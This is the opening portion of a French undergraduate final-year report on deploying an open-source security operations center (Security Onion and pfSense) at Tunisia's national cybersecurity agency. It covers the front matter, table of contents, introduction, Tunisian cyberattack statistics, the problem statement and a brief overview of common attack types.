

RAPPORT DE PROJET DE FIN D'ÉTUDE

Présenté en vue de l'obtention de
LICENCE EN TECHNOLOGIES DE L'INFORMATION ET DE LA
COMMUNICATION, PARCOURS TÉLÉCOMMUNICATIONS

Mise en place d'une plateforme SOC à base d'outils Open Source

Par MME MALEK ACHOUR ET M. GHASSEN LANDOULSI

Réalisé au sein de l'Agence Nationale de Sécurité Informatique



Président : Mme Asma belhaj hmida, Enseignante, ISTIC

Rapporteur : Mme Maha Sliti, Enseignante, ISTIC

Encadrant Professionnel : M. Mohamed Ali Mabrouk, Ingénieur, Agence Nationale de la Sécurité Informatique

Encadrant Académique : M. Moez Attia, Enseignant, ISTIC

RAPPORT DE PROJET DE FIN D'ETUDES

Présenté en vue de l'obtention de la
LICENCE EN TECHNOLOGIES DE L'INFORMATION ET DE LA
COMMUNICATION, PARCOURS TÉLÉCOMMUNICATIONS

Mise en place d'une plateforme SOC à base d'outils Open Source

Par MME MALEK ACHOUR ET M. GHASSEN LANDOULSI

Réalisé au sein de l'Agence Nationale de Sécurité Informatique



Autorisation de dépôt du rapport de Projet de Fin d'Etudes :

Encadrant Professionnel :
M. Mohamed Ali Ben Mabrouk

Le :

Signature :

Encadrant Académique :
M. Moez Attia, maître-assistant à
l'ISTIC

Le :

Signature :

Dédicaces

C'est avec grand plaisir que je dédie ce travail à
À mes très chères mères

Quoi que je fasse ou que je dise, je ne saurai point te remercier comme il se doit. Tes affections me couvrent, tes bienveillances me guident et tes présences à mes côtés ont toujours été ma source de force pour affronter les différents obstacles.

À mon très cher père

Tu as toujours été à mes côtés pour me soutenir et m'encourager. Que ce travail traduit ma gratitude et mon affection.

À mes frères

je vous suis très reconnaissante de vos encouragements. J'espère toujours vous rendre heureux et fiers de moi.

À mon binôme

Pour son soutien moral, sa patience et sa compréhension tout au long de ce projet.

Sans oublier mes amies qui m'ont soutenu durant les moments de faiblesse et qui m'ont donné du courage et de la force pour continuer mon parcours.

Achour Malek

Dédicaces

À mon adorable mère

Quoi que je dise ou fasse, je ne pourrai jamais te remercier assez pour ton affection, tes conseils et ta présence à mes côtés, tu es toujours ma source de motivation.

À mon très cher père

Tu as toujours été là pour m'aider et m'encourager. J'espère que ce travail pourra traduire ma reconnaissance et mon affection.

À mon précieux frère

Que Dieu te donne la santé, la force et le courage.

À ma binôme

Pour sa compréhension, son élévation et son dévouement à ce projet.

Et à tous mes amis et mon entourage qui m'ont aidé à chaque étape par leurs encouragements.

Landoulsi Ghassen

Remerciements

Nous remercions de prime abord, à Dieu qui nous a gardés, c'est Lui qui nous a donné la santé, le courage ainsi que l'intelligence, atouts sans lesquels nous n'aurons pu mener à terme ce travail.

Nous voudrions profiter de cette occasion pour remercier toutes les personnes qui ont contribué de près ou de loin à ce travail. Particulièrement M. Mohamed Ali Ben Mabrouk, Ingénieur Ingénieur à l'Agence Nationale de la Sécurité Informatique qui a bien voulu nous accueillir au sein de l'Agence Nationale de Sécurité Informatique.

Nos sincères remerciements vont également à M. Moez Attia (maitrise-assistant à l'ISTIC) qui nous a supervisé et encadré, pour son attention, son aide précieuse et pour tout le temps qu'il nous a accordés, ses conseils étaient vraiment utiles et appréciés. Nous le remercions pour nous avoir donné la confiance nécessaire pour mener à bien ce projet.

Finalement, nos vifs remerciements aux membres du jury pour l'honneur qu'ils nous font en acceptant d'évaluer ce travail.

Table des matières

Introduction Générale	1
1 Cadre général du projet	3
1 Présentation Générale de l'Organisme d'Accueil	3
1.1 Présentation de l'ANSI	3
1.2 Missions de L'ANSI	3
2 Présentation générale du projet	4
2.1 Cadre de projet	4
2.2 Etude de l'existant	4
2.3 Problématique	7
2.4 Solution proposée	8
3 Etude des attaques informatiques	9
3.1 DOS ou DDOS (Denial Of Service / Distributed Denial Of Service)	9
3.2 Phishing	9
3.3 Man in the middle (MITM)	10
3.4 Force Brute	11
3.5 Injection SQL	11
3.6 Back door	12
2 GLes menaces des cyberattaques	13
1 Étude de l'architecture réseau	13
1.1 Implémentation de l'architecture réseau	14
2 Étude des vulnérabilités	14
2.1 Déni de service (DOS)	15
2.2 Phishing	17
2.3 Man in the middle	22
2.4 SSH brute force	26
2.5 Back door	29
2.6 Injection SQL	33
3 Études et choix de la solution	38
1 Prévention contre les attaques	38
1.1 Firewall	38
1.2 Les antivirus	40
1.3 Les proxys	40
2 Security operation center (SOC)	41
2.1 Composition du SOC	41
2.2 Avantages du SOC	44
3 Security Event Information Management (SIEM)	44

3.1	Fonctionnement de SIEM	45
3.2	Rôles du SIEM dans un SOC	46
3.3	Les SIEMs open source les plus connues	47
3.4	Etude comparative des solutions étudiées	47
3.5	Choix et critique de la solution SIEM la plus adaptée	48
4	Mise en place de la solution et tests	51
1	Environnement de travail	51
1.1	Environnement matériel	51
1.2	Environnement logiciel	52
2	Déploiement de Security Onion Solution (SOS)	53
2.1	Architecture de la solution	53
3	Mise en place de Security Onion	53
4	Intégration d'outil extérieur	58
4.1	Configuration de pfSense	58
5	Exploitation de SOS et tests	62
5.1	Vérification du bon fonctionnement du SOS	62
5.2	Détection des attaques	63
5.3	Analyse d'un Pcap	66
5.4	Services Sguil, Kibana et Squert	68
6	Vérification de fonctionnement de pfSense	72
Conclusion Générale		74
Annexe 1		75
Bibliographie		79

Liste de figures

1.1	Le logo de l'agence	3
1.2	Évolution du nombre des événements détectés au cours de l'année 2020	5
1.3	Nombre d'incidents traités au cours de l'année 2020	6
1.4	Attaques DDoS en Tunisie au cours de 2020	6
1.5	Évolution du nombre des événements détectés au cours de l'année 2019 et 2020	7
1.6	Attaque DOS/DDOS	9
1.7	Attaque de Phishing	10
1.8	Attaque de man in the middle	10
1.9	Attaque de force brute	11
1.10	Attaque d'injection SQL	11
1.11	Attaque par porte dérobée	12
2.1	L'architecture du réseau de test	13
2.2	l'architecture réseau ciblée	14
2.3	Scénario d'une attaque DOS	15
2.4	Pare-feu bloque le scan	16
2.5	Listes des ports ouverts	16
2.6	Paramètres RHOSTS et RPORT	17
2.7	Capture du trafic	17
2.8	Scénario d'une attaque de phishing	18
2.9	Lancement de PhishMailer	19
2.10	Création de template	19
2.11	Interface Zphisher	20
2.12	Liste des URL	20
2.13	URL masqué	21
2.14	L'envoi du mail	21
2.15	Page login d'un compte Gmail	22
2.16	Informations d'identification du victime	22
2.17	Scénario d'une attaque de Man in the middle	23
2.18	Scaner les machines connectées	24
2.19	Lancement d'attaque	24
2.20	Chargement de wireshark	25
2.21	Capture de wireshark	25
2.22	Résultat	26
2.23	Résultat du scan	27
2.24	Création des dictionnaires	27
2.25	Attaque et résultat	28
2.26	Accéder au serveur	28
2.27	Scénario d'une attaque de porte dérobée	29

2.28 Génération du code PowerShell	30
2.29 Lancement d'attaque	30
2.30 Fichier malveillant	31
2.31 Session complète de meterpreter	31
2.32 Keyscan start	32
2.33 Informations saisies	32
2.34 Screenshot	33
2.35 Capture d'écran du victime	33
2.36 Scénario d'une attaque d'injection SQL	34
2.37 Serveur OWASP Bricks	34
2.38 Énumération des bases de données	35
2.39 Énumération des bases de données	35
2.40 Énumération des bases de données	35
2.41 Tables trouvés	35
2.42 Énumération des colonnes d'une base	36
2.43 Colonnes trouvés	36
2.44 Dump d'une table	36
2.45 liste des users et passwords	36
2.46 Test Login	37
3.1 Architecture d'un réseau avec un fierwall	38
3.2 PfSense	39
3.3 Untangle NG	39
3.4 Architecture d'un réseau avec un serveur proxy	41
3.5 Composition du SOC	42
3.6 Ressources humaines	42
3.7 Méthodologie par les actions classiques d'un SOC	43
3.8 Fonctionnalités du SIEM	45
3.9 Schéma explicatif de SIEM	46
3.10 Security Onion	47
3.11 Outils de Security Onion	50
4.1 Oracle VM VirtualBox	52
4.2 Parrot Os	52
4.3 Architecture de SO et pfSense	53
4.4 Installation de S.O	54
4.5 Bouton Setup	54
4.6 Interface de monitoring	55
4.7 Evaluation mode	55
4.8 Custom mode	55
4.9 Configuration de Sguil, Squert et Elsa	56
4.10 Fonctionnalité des services	56
4.11 Sguil login	57
4.12 Interface enp0s3	57
4.13 Page sign in de pfSense	58
4.14 PfSense Setup	58
4.15 Configuration serveur DNS	59
4.16 Configuration d'interface WAN	59
4.17 Configuration d'interface LAN	60
4.18 Configuration de serveur DHCP	60

4.19 Set Admin WebGUI Password	61
4.20 PfSense dashboard	61
4.21 Collecte des logs	62
4.22 Dashboard de Kibana	63
4.23 Réception d'alerte de DOS	64
4.24 Réception d'alerte d'SSH brute force	64
4.25 Réception d'alerte d'Sql injection	65
4.26 Réception d'alerte SSH brute force	65
4.27 Pcap	66
4.28 Interface Sguil	66
4.29 Outil Wireshark	67
4.30 L'adresse IP de la machine infectée	67
4.31 Trafic web capturé	67
4.32 Information de Port différent	68
4.33 Le code de malveillance	68
4.34 Incidents selon catégorie	69
4.35 Kibana-Overview	69
4.36 Kibana-ElastAlert	70
4.37 Kibana-Indicator	70
4.38 Squert-EVENTS	71
4.39 Squert-SUMMARY	71
4.40 Table ARP avant l'attaque	72
4.41 Table ARP après l'attaque	72

Liste des tableaux

3.1	Tableau comparative entre PfSense et Untangle	40
3.2	Tableau comparative des solutions SIEM	48

Liste des acronymes

- @IP : Internet Protocol address
- ANSI : Agence Nationale de la Sécurité Informatique
- ARP : Adress Resolution Protocol
- CTI : Cyber Threat Intelegenceé
- DDOS : Distributed Denial of Service
- DHCP : Dynamic Host Configuration Protocol
- DNS : Domain Name System
- DOS : Denial of Service
- DSİ : Directeur des Systèmes Informatique
- ELSA : Entreprise Log Search and Archive
- FTP : File Transfer Protocol
- HTTP : HyperText Transfer Protocol
- IDS : Intrusion Detection System
- IPS : Intrusion Prevention System
- LAN : Local Area Network
- MAC : Media Access Control
- MITM : Man In The Middle
- NAT : Network Address Translation
- OODA : Observe Orient Decide Act
- OS : Operating System
- OSSIM : Open Source Security Information Management
- PDCA : Plan Do Check Act
- RSSI : Responsable de la Sécurité des Systèmes d'Information
- SEM : Security Event Management
- SET : Social Engineer Toolkit
- SI : System d'Information
- SIEM : Security Information and Event Management
- SIM : Security Information Management

- SMS : Short Message Service
- SO : Security Onion
- SOC : Security Operation Center
- SOS : Security Onion Solution
- SQL : Structured Query Language
- SSH : Secure SHell
- TCP : Transmission Control Protocol
- URL : Uniform Resource Locator
- VM : Machine Virtuelle
- WAN : Wide Area Network

Introduction Générale

L'utilisation des réseaux informatiques est devenue une nécessité pour la plupart des entreprises quel que soit leur domaine d'activité. Avec l'évolution des technologies de l'information et de la communication, notamment avec le développement d'Internet, a fait que les réseaux et les systèmes d'information jouent désormais un rôle crucial dans notre société. Durant ces deux dernières années, la pandémie (Covid-19) a causé une perturbation au niveau de l'organisation du travail, ce qui a favorisé l'utilisation des nouvelles technologies comme solutions alternatives.

D'un autre côté, la sécurité des systèmes informatiques est considérée depuis très longtemps par les entreprises, comme un aspect secondaire ,mais au cours des dernières années, la prise de conscience amène la sécurité des systèmes d'informations au devant de la scène. Les entreprises se préoccupent de plus en plus de la sécurité informatique et de la cybersécurité qui consiste à protéger les ressources informatiques ; les équipements, les logiciels, les informations, les systèmes de communication. D'une manière générale, ils consistent à s'assurer que les ressources matérielles ou logicielles d'une organisation sont utilisées uniquement dans le cadre prévu.

Lors de la pandémie de nombreuses entreprises ont élaboré des stratégies pour garantir la continuité des activités et ont fait recours au télétravail pour limiter le risque de contamination. Bien que, le télétravail s'est révélé d'une cruciale importance pour la poursuite des activités des entreprises, mais il peut aussi comporter des risques.

En effet, le nombre des cyberattaques a connu une hausse sans précédent. Selon Karim Mgannem, responsable veille à l'Agence nationale de la sécurité informatique (ANSI), plus de 2.000 incidents ont été détectés et déclarés par l'agence. Près de 330 ont été traités par l'équipe de traitement des incidents. Les types d'attaque récurrents sont les attaques DDos, le Fishing, les attaques ransomware et d'extorsion. La flambée des attaques DDos était remarquable, en cette période de crise sanitaire.

Certes les risques en matière de sécurité informatique ne cessent d'augmenter l'existence des solutions standards comme la mise en place des pare-feux, des antivirus et des systèmes de détection. Mais ceci n'est pas suffisant pour avoir une protection complète.

De ce fait, il est devenu nécessaire de développer des outils plus appropriés en fonction des besoins spécifiques de l'entreprise.

Dans ce cadre, l'ANSI essaye d'offrir des solutions plus évolutives et plus adaptées aux risques que court les systèmes d'informations et les réseaux des entreprises. Dans ce contexte, elle migre vers une sécurité plutôt dynamique incarnée aujourd'hui par le centre

d'opérations de sécurité (SOC, "Security Operation Center") afin de sécuriser les LAN des entreprises, de collecter les logs, d'avoir une visibilité globale sur l'environnement de travail et de supervision.

Ce rapport, qui détaille les différentes parties réalisées au niveau de notre projet de fin d'études est composé de quatre chapitres :

- Le premier chapitre présente l'Organisme d'Accueil et le cadre de projet au niveau duquel nous avons énuméré la problématique , l'étude de l'existant et la solution à proposer. Dans une autre partie, nous avons fait une étude des attaques informatiques les plus répandues durant les dernières années.
- Le deuxième chapitre est consacré aux menaces des cyberattaques afin d'énumérer un ensemble de cyberattaques et leur impact sur le fonctionnement du réseau et des systèmes informatiques.
- Le troisième chapitre intitulé « Études et choix de la solution » qui met l'accent sur la présentation des fondements de base de la sécurité des systèmes d'information ainsi que les technologies et solutions utilisées dans notre projet.
- Le quatrième chapitre détaille les installations et les configurations des nos outils adoptés dans la solution. D'autre part nous présentons les impacts et les tests des cyberattaques avec l'implémentation d'une solution à base de security onion et Pfsense..
- Nous concluons le rapport par une conclusion générale qui résume les résultats de notre travail et présente les perspectives envisageables.

Chapitre 1

Cadre général du projet

Introduction

Ce chapitre est consacré à la description de l'environnement dans lequel s'est déroulé notre travail à travers une présentation de l'Agence Nationale de la Sécurité Informatique (ANSI) et par la suite, une présentation de la problématique ainsi que les solutions existantes envisageables pour renforcer la sécurité des réseaux et systèmes informatiques envers les cyberattaques.

1 Présentation Générale de l'Organisme d'Accueil

Cette partie est dédiée pour introduire notre organisme d'accueil qui est l'Agence Nationale de Sécurité Informatique, où nous avons effectué notre stage.

1.1 Présentation de l'ANSI

L'ANSI en tant que coordinateur national, œuvre à développer un climat de confiance des technologies de l'information pour rassurer les utilisateurs, l'état et les investisseurs et protéger les citoyens et les biens publics et privés contre toute menace cybersécuritaire. [1]



FIGURE 1.1 – Le logo de l'agence

1.2 Missions de L'ANSI

L'ANSI effectue un contrôle général des systèmes informatiques et des réseaux relevant des divers organismes publics et privés. Elle est chargée essentiellement des missions suivantes :

- Veiller à l'exécution des orientations nationales et de la stratégie générale en systèmes de sécurité des systèmes informatiques et des réseaux.
- Suivre l'exécution des plans et des programmes relatifs à la sécurité informatique dans le secteur public à l'exception des applications particulières à la défense et à la connexion sécurité nationale et assurer la coordination entre les intervenants dans ce domaine.
- Assurer la veille technologique dans le domaine de la sécurité informatique.
- Établir des normes spécifiques à la sécurité informatique et élaborer des guides techniques en l'objet et procéder à leur publication.
- Oeuvrer pour encourager le développement de solutions nationales dans le domaine de la sécurité informatique et à les promouvoir conformément aux priorités et aux programmes qui seront fixés par l'agence.
- Participer à la consolidation de la formation et du recyclage dans le domaine de la sécurité informatique.
- Veiller à l'exécution des réglementations relatives à l'obligation de l'audit périodique de la sécurité des systèmes informatiques et des réseaux. [2]

Après avoir présenté l'organisme d'accueil, nous décrivons le cadre général du projet ainsi que la problématique et les solutions envisageables.

2 Présentation générale du projet

Ce projet, intitulé « Mise en place d'une plateforme SOC à base d'outils Open Source», s'inscrit dans le cadre du projet de fin d'études pour la gestion des incidents et d'information sur les menaces cybernétiques .

2.1 Cadre de projet

Le projet consiste à implémenter une plateforme SOC Open source qui permettant la supervision et l'administration de la sécurité du système d'information à travers d'outils de collecte, de corrélation d'événements et d'intervention à distance. Pour identifier, préparer et protéger les infrastructures des entreprises contre les cybermenaces.

2.2 Etude de l'existant

Durant la période du confinement due à la pandémie de covid 19 est apparu le phénomène généralisé de télétravail avec une abondance accru, ce qui a engendré une croissance vertigineuse de cyberattaque. Pour lutter et faire face à ces dangers, les grandes entreprises ont effectué des travaux colossaux pour la mise en place de systèmes de sécurité assez performant dont il implémentent des plate-forme de sécurité basée sur les SOC (Security Operation Center) qui sert à détecter tous types d'attaques, collecter les logs, d'avoir une visibilité globale sur l'environnement de travail et faciliter l'analyse pour les superviseurs, alors que les petites et moyennes entreprises, faute de moyens financiers se sont tramés avec des systèmes traditionnels comme le pare-feu, l'installation des antivirus et l'utilisation des serveurs proxy, moins performant et pas toujours fiables. D'où la nécessité absolue de bien les contrôler pour les futures mises à jour. Dans la partie suivante

nous présenterons les chiffres et les statistiques sur le cyberespace Tunisien pour mieux expliquer le phénomène d'augmentation des cyberattaques.

• Statistiques sur le cyberespace Tunisien

L'augmentation des cyberattaques s'explique par le recours massif aux solutions technologiques, notamment le télétravail, surtout dans le cadre de la lute contre la diffusion du virus durant la pandémie du COVID 19 pour faire face aux défis imposés par la augmentation de la surface d'attaque.

En 2020, le nombre des cyberattaques a connu une hausse sans précédent. Selon Karim Mgannem, responsable veille à l'Agence nationale de la sécurité informatique (ANSI), plus de 20.000 incidents ont été détectés et déclarés par l'agence. Près de 330 ont été traités par l'équipe de traitement des incidents. [3]




FIGURE 1.2 – Évolution du nombre des événements détectés au cours de l'année 2020

Le graphique de la figure 1.4 illustre les types d'attaques récurrents et les plus répandus pendant la pandémie : les attaques DDos ; 45 incidents, le Fishing dont 95 cas ont été traités, les attaques ransomware plus de 120 et d'extorsion 70 incidents. [3]




FIGURE 1.3 – Nombre d'incidents traités au cours de l'année 2020

Durant cette période de crise, la flambée des attaques DDos était remarquable. Cette attaque est considérée, aujourd’hui, comme étant l’attaque la plus perturbante et redoutable de l’internet moderne. En effet, l’ANSI a détecté 994 attaques DDoS en Tunisie au cours de l’année 2020. [3]




FIGURE 1.4 – Attaques DDoS en Tunisie au cours de 2020

Les attaques ont été multipliées par trois par rapport au nombre enregistré en 2019. Pour l'analyste, la hausse des cyberattaques, enregistrée en 2020, était prévue compte tenu de l'utilisation intensive de solutions technologiques pour faire face aux défis imposés par la propagation du virus. "L'année 2020 était caractérisée par de longues périodes de confinement. Il y a eu un recours très important au travail à distance".




FIGURE 1.5 – Évolution du nombre des événements détectés au cours de l'année 2019 et 2020

La figure 1.5 montre que depuis le début de covid en 2019, le nombre d'attaques détectées a augmenté au cours des trois premiers trimestres, passant de 2 000 à plus de 3 000 attaques et au quatrième trimestre, il a chuté en raison des vacances et du fait que les employées retournent à leurs bureaux et n'ont plus de travail à distance.

2.3 Problématique

Actuellement, dans tous les domaines professionnels, c'est à dire gestion, organisation, production et communication.

Les informations qui circulent entre les réseaux, peuvent contenir des données personnelles et confidentielles des petites et moyennes sociétés, des renseignements importants sur des personnes et qui sont susceptibles d'être menacées et exposées à toute sorte de malveillances.

Afin de sécuriser les systèmes informatiques, l'organisation a mis en place des équipements de sécurité, tels que des pare-feux, des systèmes de détection d'intrusion (IDS) et des systèmes de prévention des intrusions (IPS) qui sont considérés comme des solutions efficaces contre les cybermenaces internes et externes. Pourtant, les attaques informatiques sont devenues de plus en plus complexes, et les moyens de la sécurité/sécurité statique n'est plus suffisante. Aussi, les problèmes liés à la sécurité traditionnelle ci-dessous listés ont été constatés :

- Le manque de gestion de la conformité.
- La difficulté de détecter la source et la nature de l'attaque.

- Manque de gestion et de centralisation des journaux.
- L'absence de création d'alertes et de rapports.

Après la dernière attaque sur le système d'information de la Banque internationale arabe de Tunis, il est absolument important de trouver un moyen adéquat afin de bien protéger ces informations, pour bénéficier d'une visibilité globale sur la sécurité des SI et trouver un nouvel outil efficace et optimal : le SOC le SOC pour SECURITY OPERATION CENTER.

Le SOC est une plateforme qui assure la surveillance et la sécurité des systèmes d'information locaux grâce à la collecte, la corrélation des événements et l'intervention à distance en cas de risques. Le SIEM est le cœur du soc, il est considéré comme un outil principal du SOC puisqu'il permet de gérer les évènements d'un Système Informatique.

En effet, l'objectif d'un SOC est de détecter, analyser et protéger contre les incidents de cybersécurité à l'aide des technologies et d'un ensemble de processus bien déterminer. Il surveille et analyse l'activité sur les réseaux, les terminaux, les bases de données, les applications, le Web et d'autres systèmes, à travers de la recherche de signaux ou de comportements inhabituels pouvant indiquer un incident ou un risque.

2.4 Solution proposée

La solution proposée touche les petites et moyennes entreprises, et consiste à mettre en place une plateforme « Open Source » avancée pour la gestion des incidents et de renseignement sur les menaces cybernétiques (Cyber Threat Intelligence) : pour identifier, préparer et protéger les infrastructures des entreprises contre les cybermanences. Pour cela, cette étude se base essentiellement sur la mise en place d'une solution SIEM, Security Information And Event Management. En effet, la plateforme a pour objectif de permettre les deux types de réponses aux incidents suivants :

- Réponse préventive :

- Renseigner sur les menaces cybernétiques : Déetecter et prévenir les cybermanences contre les infrastructures des entreprises.<https://www.leaderstudyabroad.com/>
- Repérer les menaces contre les infrastructures et recueillir, analyser et diffuser l'information connexe, et ce, d'une façon systématique.

- Réponse réactive :

- Simplifier la gestion des incidents afin de permettre une réaction rapide et leurs impacts, de prévenir toute aggravation et de tirer des leçons dans le but de mettre en place des pratiques exemplaires.

Après avoir présenté le cadre du projet, nous avons détaillé l'étude de l'existant, la problématique ainsi que la solution proposée, nous passons dans la section suivante pour énumérer les attaques les plus répandues.

3 Etude des attaques informatiques

La cybersécurité fait référence à la protection des systèmes connectés à Internet contre les menaces présentes dans le cyberspace. Cette approche implique la protection des logiciels, des données et du matériel et aide à empêcher les cybercriminels d'accéder aux appareils ou aux réseaux. Pour ce faire, il est d'abord nécessaire de connaître le mécanisme de fonctionnement de ces attaques afin de comprendre et de préciser clairement les actions qui peuvent être menées contre ces attaques. Nous présentons dans cette section une liste des attaques les plus répandues de nos jours selon les statistiques de l'ANSI afin d'étudier leurs impacts ainsi présenter les méthodes d'immuniser les réseaux et les systèmes contre ces attaques.

3.1 DOS ou DDOS (Denial Of Service / Distributed Denial Of Service)

Avec la croissance exponentielle du volume des données sur le Web, les attaques par déni de service distribuées sont de plus en plus fréquentes. Une attaque DDoS vise à rendre un serveur, un service ou une infrastructure indisponible. En effet, ce type d'attaque peut prendre différentes formes telles qu'une saturation de la bande passante du serveur pour le rendre inreachable, un épuisement des ressources système de la machine, l'empêchant ainsi de répondre au trafic légitime.

